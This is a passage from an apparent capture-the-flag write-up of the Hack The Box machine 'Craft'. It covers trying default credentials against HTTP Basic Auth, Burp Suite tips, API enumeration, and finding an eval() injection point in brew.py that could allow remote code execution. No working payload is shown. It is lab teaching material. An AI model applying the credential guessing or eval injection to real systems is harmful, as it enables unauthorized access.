
I investigate the authentication mechanism and it seems HTTP Basic Authentication is in use, asking for a username and password. I try credentials like admin:admin or admin:password but it fails.

Tip for Burp Suite users: dealing with encoded parameters Whenever you are dealing with encoded parameters, whether they are in the body or headers, Burp Suite has a useful feature under the Inspector tab in Repeater that lets you change the value while automatically handling the encoding. Basic Authentication happens through the Authorization header where credentials are provided in
<USERNAME>:<PASSWORD>format as base64. So if you want to try the credentialsadminandpasswordyou can highlight the base64 encoded value and under Decoded from write the credentials you want, click Apply changes, and Burp will perform the encoding automatically.

Tip for Burp Suite users: parsing Swagger docs There is an extension called OpenAPI Parser on Burp Suite (available on the BApp store) that lets you parse Swagger documents. This is especially handy when testing API applications that have available OpenAPI documentation. To use it, simply download the documentation at
https://api.craft.htb/api/swagger.jsonand load it under the OpenAPI Parser extension tab. This will immediately give us a clear map of the API.

After that I want to test what API calls are available for unauthenticated users. I do a simple GET request to the brew endpoint and it successfully fetches multiple brews based on the parameters.
However, as expected, trying something like creating a new brew through POST, updating an existing brew through PUT, or deleting a brew through DELETE fails due to a missing token.

Now that I have interacted with the API a little, I decide to read the source code to find vulnerabilities in the implementation.
Investigating the authentication and authorization flow, I see that upon a successful login through HTTP Basic Authentication the server will provide us with a JWT token using the secret in the Flask settings. To know more about JWT attacks refer to my post on HTB CriticalOps.


Looking at brew.py I see that upon creating a new brew the validity check of the abv parameter happens inside eval.

In Python, eval() is a built-in function that evaluates a string as a Python expression and returns the resulting value. If user input is not sanitized, one can craft a payload that results in remote code execution (RCE) on the server. However, to create a new brew we need a valid token.

Looking at Issues in the Gogs instance I see that this had been discussed before and, as expected, Gilfoyle already foresaw something bad was about to happen :D
